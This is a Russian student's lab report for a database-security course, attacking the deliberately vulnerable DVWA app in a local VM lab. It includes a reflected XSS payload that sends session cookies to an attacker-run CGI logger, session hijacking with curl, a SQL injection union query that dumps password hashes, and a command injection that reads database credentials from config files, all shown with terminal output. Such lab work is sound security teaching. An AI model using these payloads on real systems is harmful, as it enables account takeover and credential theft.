МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»

Кафедра теоретических основ компьютерной безопасности и криптографии

Отражённый межсайтовый скриптинг, захват cookies, кодирование, удалённый curl

ОТЧЁТ

ПО ДИСЦИПЛИНЕ «ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»


студента 4 курса 431 группы специальности 10.05.01 Компьютерная безопасность факультета компьютерных наук и информационных технологий Серебрякова Алексея Владимировича

Преподаватель		
профессор, д.фм.н.		А.С. Гераськин
	подпись, дата	

Раздел 1. Настройка Fedora

- 1. Запустите Virtual Box, зайдите в настройки Fedora 14
- 2. Настройте виртуальную машину

а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14 Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.




Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал Applications -->System Tools--> Terminal


Смените текущего пользователя на root su – root <Ранее созданный пароль root>

Определите IP адрес



Раздел 4. Hacтройка BackTrack

- 1. Запустите Virtual Box, зайдите в настройки BackTrack
- 2. Настройте виртуальную машину
- а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 5. Вход в BackTrack

Запустите виртуальную машину BackTrack Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.



Раздел 6. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска Определите IP адрес

ifconfig —a



Раздел 7. Установка Firebug

- 1. Запустите Firefox
- 2. Перейдите по ссылке и загрузите адд-он http://getfirebug.com/releases/firebug/1.7/firebug-1.7.3.xpi
- 3. В ответ на запрос нажмите "install now", затем "Restart

Замечания:

· Данный адд-он позволит вносить изменения в код отображаемой страницы. В более новых версиях Firefox данная операция возможна по умолчанию

Раздел 8. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети


He обязательно работать с DVWA на виртуальной машине с Fedora. Необходимые условия:

- i. В локальной сети есть Fedora Server
- ii. Запущен httpd
- iii. Запущен mysqld

Условия выполнены!

Разрешите запуск всплывающих окон в Firefox

- 1. Edit -> Preferences
- 2. Content
- 3. Снимите галочку Block pop-up windows
- 4. Нажмите галочку Enable JavaScript
- 5. Нажмите на Close



Войдите в DVWA

http://IPADDRESS/dvwa/login.php (Замените IPADDRESS на ваш ірадрес)

Настройте уровень безопасности сайта

- 1. Выберите "DVWA Security"
- 2. Из выпадающего списка выберите "Low"
- 3. Щелкните "Submit"



Раздел 9. Базовая отраженная атака

- 1. Проведите базовое тестирование
 - а. Выберите XSS reflected
 - b. Введите свое имя в поле ввода
 - с. Нажмите submit
 - d. Обратите внимание, введенный текст выведен на экране



- 2. Проведите тестирование страницы на обычную XSS инъекцию
 - а. Выберите "XSS reflected"
 - b. В поле ввода введите: <script>alert("Hello")</script>
 - c. Нажмите submit




3. Изучите результаты атаки


Всплывающее окно появилось из-за дословной передачи введенного текста. Такие возможности нужно закрывать, чтобы злоумышленник не мог перехватить информацию средствами JavaScript.

Раздел 10. Отраженная атака на cookie

- 1. Войдите в параметры поля ввода
 - a. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите "Inspect Element"
- 2. Добавьте новый атрибут
 - а. Кликните правой кнопкой по серой строке
 - b. Выберите "New Attribute"
- 3. Увеличьте ширину поля ввода
 - a. Введите "size=100"
 - b. Закройте редактор элемента



- 4. Проверьте XSS инъекцию на cookie
 - a. В поле ввода введите:<script>alert(document.cookie)</script>
 - b. Нажмите submit



- 5. Изучите cookie
 - а. Обратите внимание, cookie отображает уровень защищенности и ID сессии.
 - b. Нажмите OK

Раздел 11.Подготовка скрипта BackTrack CGI Cookie

- 1. Запустите терминал в BackTrack
- 2. Запустите Apache2
 - a. service apache 2 start
 - b. service apache2 status
 - c. ps –eaf | grep apache2 | grep –v grep

```
× root@root: ~
File Edit View Terminal Help
    @root:~# service apache2 start
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
                                                                         [ OK ]
      oot:~# service apache2 status
Apache is running (pid 3031).
    groot:~# ps -eaf | grep apache2 | grep -v grep
                  1 0 08:01 ?
         3031
                                      00:00:00 /usr/sbin/apache2 -k start
ww-data 3034 3031 0 08:01 ?
                                      00:00:00 /usr/sbin/apache2 -k start
                                      00:00:00 /usr/sbin/apache2 -k start
ww-data 3035
               3031 0 08:01 ?
ww-data 3036
              3031 0 08:01 ?
                                      00:00:00 /usr/sbin/apache2 -k start
              3031 0 08:01 ?
                                      00:00:00 /usr/sbin/apache2 -k start
ww-data 3037
ww-data 3038 3031 0 08:01
                                      00:00:00 /usr/sbin/apache2 -k start
```

- 3. Создайте директорию для журнала Apache
 - a. mkdir –p /var/www/logdir
 - b. chown www-data:www-data/var/www/logdir
 - c. chmod 700 /var/www/logdir
 - d. ls –ld /var/www/logdir

```
File Edit View Terminal Help
root@root:~# mkdir -p /var/www/logdir
root@root:~# chown www-data:www-data /var/www/logdir/
root@root:~# chmod 700 /var/www/logdir/
root@root:~# ls -ld /var/www/logdir/
drwx----- 2 www-data www-data 40 2023-02-23 08:04 /var/www/logdir/
root@root:~#
```

- 4. Сконфигурируйте скрипт
 - a. cd /usr/lib/cgi-bin
 - b. wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson16/logit.pl.TXT
 - c. mv logit.pl.TXT logit.pl
 - d. chown www-data:www-data logit.pl
 - e. chmod 700 logit.pl
 - f. perl –c logit.pl

```
× root@root: /usr/lib/cgi-bin
File Edit View Terminal Help
     root:/usr/lib/cgi-bin# cd /usr/lib/cgi-bin/
 root@root:/usr/lib/cgi-bin# wget http://www.computersecuritystudent.com/SECURIT
TOOLS/DVWA/DVWAv107/lesson16/logit.pl.TXT
 -2023-02-23 08:11:08-- http://www.computersecuritystudent.com/SECURITY TOOLS/D
VWA/DVWAv107/lesson16/logit.pl.TXT
Resolving www.computersecuritystudent.com... 108.210.130.146
Connecting to www.computersecuritystudent.com|108.210.130.146|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1979 (1.9K) [text/plain]
Saving to: `logit.pl.TXT'
                                     ======>] 1,979
                                                                           in 0s
2023-02-23 08:11:12 (338 MB/s) - `logit.pl.TXT' saved [1979/1979]
         :/usr/lib/cgi-bin# mv logit.pl.TXT logit.pl
       bot:/usr/lib/cgi-bin# chown www-data:www-data logit.pl
        ot:/usr/lib/cgi-bin# chmod 700 logit.pl
         t:/usr/lib/cgi-bin# perl -c logit.pl
 ogit.pl syntax OK
        ot:/usr/lib/cgi-bin#
```


Раздел 12.Отправка Cookie на удаленный сервер

- 1. Войдите в параметры поля ввода
 - а. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите "Inspect Element"
- 2. Добавьте новый атрибут

- а. Кликните правой кнопкой по серой строке
- b. Выберите "New Attribute"
- 3. Увеличьте ширину поля ввода
 - a. Введите "size=100"
 - b. Закройте редактор элемента
- 4. XSS инъекция
 - а. В поле ввода введите следующую строку, подставив вместо BACKTRACKIP IP-адрес машины с BackTrack. <script>document.location='http://BACKTRACKIP/cgibin/logit.pl?'+document.cookie</script>



- 5. Изучите результаты выполнения скрипта
 - a. Обратите внимание, cookie содержит ID сессии и настройки защищенности.



- 6. Изучите собранные лог-файлы
 - а. Перейдите, заменив BACKTRACKIP на IP адрес BackTrack: http://BACKTRACKIP/logdir/log.txt
 - b. Перейдите на вкладку "Home", обратите внимание на имя зашедшего пользователя и настройки безопасности в левом нижнем углу экрана.

- 7. Удаленно зайдите на сайт через терминал
 - a. cd /var/www/logidr/
 - b. ls –l log.txt
 - c. cat log.txt
 - d. curl –b "security=low; PHPSESSID=6kavca1tmq8b32djqplhovj584" -- location "http://DVWAIP/dvwa/" > login.html замените значение security,PHPSESSID на значения из лог-файла, DVWAIP на IP-адрес машины с DVWA
 - e. egrep '(Username:|Security Level:)' login.html
 - f. В выводе функции HTML представление куска страницы с данными о пользователе и безопасности. Обратите внимание, имя пользователя admin, уровень безопасности Low

```
v x root@root: /var/www/logdir
 File Edit View Terminal Help
    t@root:/var/www/logdir# ls -l log.txt
 rw-r--r-- 1 www-data www-data 412 2023-02-23 08:55 log.txt
     @root:/var/www/logdir# cat log.txt
HTTP_REFERER: http://192.168.0.105/dvwa/vulnerabiliries/xss
 ?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.0.106%2Fcgi-
bin%2Flogit.pl%3F%27%2Bdocument.cookie%3C%2Fscript%3E
DATE: Thu Feb 23 08:50:23 EST 2023; NAME: security;VALUE: low
DATE: Thu Feb 23 08:50:23 EST 2023; NAME: PHPSESSID;VALUE:
nf74ptk02hqvbmhdsdjtvj8ua6
  oot@root:/var/www/logdir# curl -b "security=low; PHPSESSID=nf74ptk02hqvbmhdsdji
|8ua6" --location "http://192.168.0.105/dvwa/" > login.html
% Total % Received % Xferd Average Speed Time Time Time Current
                                       Dload Upload Total
102 4493 102 4493
                                       551k
     groot:/var/www/logdir# egrep '(Username:|Security Level:)' login.html
bash: syntax error near unexpected token `('
       ity Level:</b> low<br /><b>PHPIDS:</b> disabled</div>
          t:/var/www/logdir#
```

Раздел 13. Кодирование SQL-инъекции

- 1. Войдите в параметры поля ввода
 - а. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите "Inspect Element"
- 2. Добавьте новый атрибут
 - а. Кликните правой кнопкой по серой строке
 - b. Выберите "New Attribute"
- 3. Увеличьте ширину поля ввода
 - a. Введите "size=100"
 - b. Закройте редактор элемента
- 1. Запустите Tamper Data


a. Tools->Tamper Data

b. Сверните окно




- 2. Выведите логин и парол DVWA
 - a. Вставьте в поле ввода SQL ingection следующее: 'union select null,
 - concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users –


b. Перейдите в окно с Tamper Data



- 3. Скопируйте закодированную URL
 - а. Выберите второй GET запрос
 - b. Правый клик на "Referer link"
 - с. Нажмите Copy All



- 4. Откройте gedit
 - a. cd/var/www/logdir/
 - b. gedit union_exploit.txt 2>/dev/null &



- 5. Вставьте и сохраните данные
 - а. Правый клик в окне ввода -> "Paste"->"Save"

6. Выполните SQL-инъекцию через curl

a. Вставьте в терминал следующую команду: curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqplhovj584" -- location

"http://192.168.1.118/dvwa/vulnerabilities/sqli/?id=%27+union+select+null %2C+concat%28first_name%2C0x3a%2Clast_name%2C0x3a%2Cuser%2 C0x3a%2Cpassword%29+from+users+--+&Submit=Submit" | grep -i password | sed 's/
br>/\n/g' | tee dvwa_passwords.txt Заменив данные флага b на содержимое поля Cookie в gedit, а данные

флага –location – на содержимое поля Referer

```
v × root@root: ~
File Edit View Terminal Help
     root:~# curl -b "security=low;PHPSESSID=nf74ptk02hqvbmhdsdjtvj8ua6" --locat
ion "http://192.168.0.105/dvwa/vulnerabilities/sqli/?id=%27+union+select+null%20
+concat%28first_name%2C0x3a%2Clast_name%2C0x3a%2Cuser%2C0x3a%2Cpassword%29+from+
users+%23&Submit=Submit" | grep -i password | sed 's/<br/\n/g' | tee dvwa_passw
ords.txt
           % Received % Xferd Average Speed
 % Total
                                                             Time
                                                     Time
                                                                       Time
                                                                              Current
                                   Dload Upload
                                                     Total
                                                             Spent
                                                                       Left
                                                                              Speed
100 5652 100 5652
                              0 696k
                        Θ
                                             0 --:--:--
                 ID: ' union select null, concat(first name,0x3a,last name,0
x3a,user,0x3a,password) from users_#
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99ID: ' unio
n select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from us
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03ID:
nion select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216bID: ' union sel
ect null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from users #
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7ID: ' un
ion select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from
```

- 7. Изучите полученные данные
 - a. cd /var/www/logdir
 - b. ls –l dvwa_passwords.txt
 - c. cat dvwa_passwords.txt

```
× root@root: /var/www/logdir
File Edit View Terminal Help
    @root:~# cd /var/www/logdir/
@root:/var/www/logdir# ls -l dvwa_password.txt
 rw-r--r-- 1 root root 1281 2023-02-23 09:35 dvwa password.txt
    proot:/var/www/logdir# car dvwa password.txt
No command 'car' found, but there are 23 similar ones car: command not found
   t@root:/var/www/logdir# cat dvwa password.txt
                ID: ' union select null, concat(first name,0x3a,last name,0
x3a,user,0x3a,password) from users #
First name:Î
Surname: admin:admin:admin:5f4dcc3b5aa765d6ld8327deb882cf99 ' unio
n select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from us
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03ID: 1
nion select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from
users #
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216bID: ' union sel
ect null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from users #
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7<ID: ' un
ion select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from
First name:
Surname: Bob:Smith:smithy:5f4dcc3b5aa765d6ld8327deb882cf99ID: ' union
 select null, concat(first name,0x3a,last name,0x3a,user,0x3a,password) from use
```

Раздел 14. Кодирование командной инъекции

- 1. Войдите в параметры поля ввода
 - а. Кликните правой кнопкой на поле ввода в Command Execution
 - b. Выберите "Inspect Element"
- 2. Добавьте новый атрибут
 - а. Кликните правой кнопкой по серой строке
 - b. Выберите "New Attribute"
- 3. Увеличьте ширину поля ввода
 - a. Смените "size=30" на "size=85"
 - b. Закройте редактор элемента
- 1. Запустите Tamper Data
 - a. Tools->Tamper Data
- 2. Очистите и сверните окно с Tamper Data
 - а. Нажмите на "Clear", если кнопка активна
 - b. Сверните окно
- 3. Получите логин и пароль БД из конфигурационного файла.
 - а. Введите следующую команду в поле ввода:


127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep

- -i ' (database|user|password)'
- b. Нажмите "submit"

с. Разверните Tamper Data



- 4. Скопируйте данные POST-запроса
 - а. Выберите первый POST-запрос
 - b. Выберите и скопируйте поле POSTDATA



- 5. Откройте gedit, вставьте полученные данные
 - a. cd/var/www/logdir/
 - b. gedit find_execution.txt 2>/dev/null &
 - с. Правый клик -> Paste -> Save

- 6. Выполните инъекцию через curl
 - а. Вставьте в терминал следующую команду: curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqplhovj584" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*config*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit=submit" --location "http://192.168.1.118/dvwa/vulnerabilities/exec/" | tee find.txt Заменив данные флага b на содержимое поля Cookie в gedit, данные флага —location на содержимое поля Referer, а —data на POSTDATA

```
× root@root: /var/www/logdir
File Edit View Terminal Help
      root:/var/www/logdir# curl -b "security=low; PHPSESSID=nf74ptk02hqvbmhdsdjt
vj8ua6" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*co
nfig*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit
=submit" --location "http://192.168.0.105/dvwa/vulnerabilities/exec/" | tee find
               % Received % Xferd Average Speed
  % Total
                                        Dload Upload
                                                            Total
                                                    75 --:-- 0:00:02 --:--
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/:</pre>
html1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
         <head>
                   <meta http-equiv="Content-Type" content="text/html; charset=UTF-</pre>
                    <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: B
rute Force</title>
                   <link rel="stylesheet" type="text/css" href="../../dvwa/css/main</pre>
 css" />
                   <link rel="icon" type="\image/ico" href="../../favicon.ico" />
                   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
script>
         </head>
```

Раздел 15. Отчет о работе

- 1. В Backtrack откройте консоль и выполните:
 - a. egrep '(database|user|password)' find.txt
 - b. date
 - c. echo "IvanovII" где вместо "IvanovII" ваша фамилия и инициалы

```
File Edit View Terminal Help

root@root:/var/www/logdir# egrep '(database|user|password)' find.txt

/var/www/html/dvwa/config/config.inc.php:# If you are having problems connecting to the MySQL database and all of the variables below are correct

/var/www/html/dvwa/config/config.inc.php:$_DVWA[ 'db_user'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php:$_DVWA[ 'db_user'] = 'dvwaPASSWORD

';

/var/www/html/dvwa/config/config.inc.php.BKP:# If you are having problems connecting to the MySQL database and all of the variables below are correct

/var/www/html/dvwa/config/config.inc.php.BKP:$_DVWA[ 'db_database'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php.BKP:$_DVWA[ 'db_user'] = 'root';

/var/www/html/dvwa/config/config.inc.php.BKP:$_DVWA[ 'db_password'] = '';

/var/www/html/dvwa/config/config.inc.php-:# If you are having problems connecting to the MySQL database and all of the variables below are correct

/var/www/html/dvwa/config/config.inc.php-:# If you are having problems connecting to the MySQL database and all of the variables below are correct

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ 'db_database'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ 'db_database'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ 'db_database'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ 'db_database'] = 'dvwa';

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ 'db_database'] = 'iooot';

/var/www/html/dvwa/config/config.inc.php-:$_DVWA[ '
```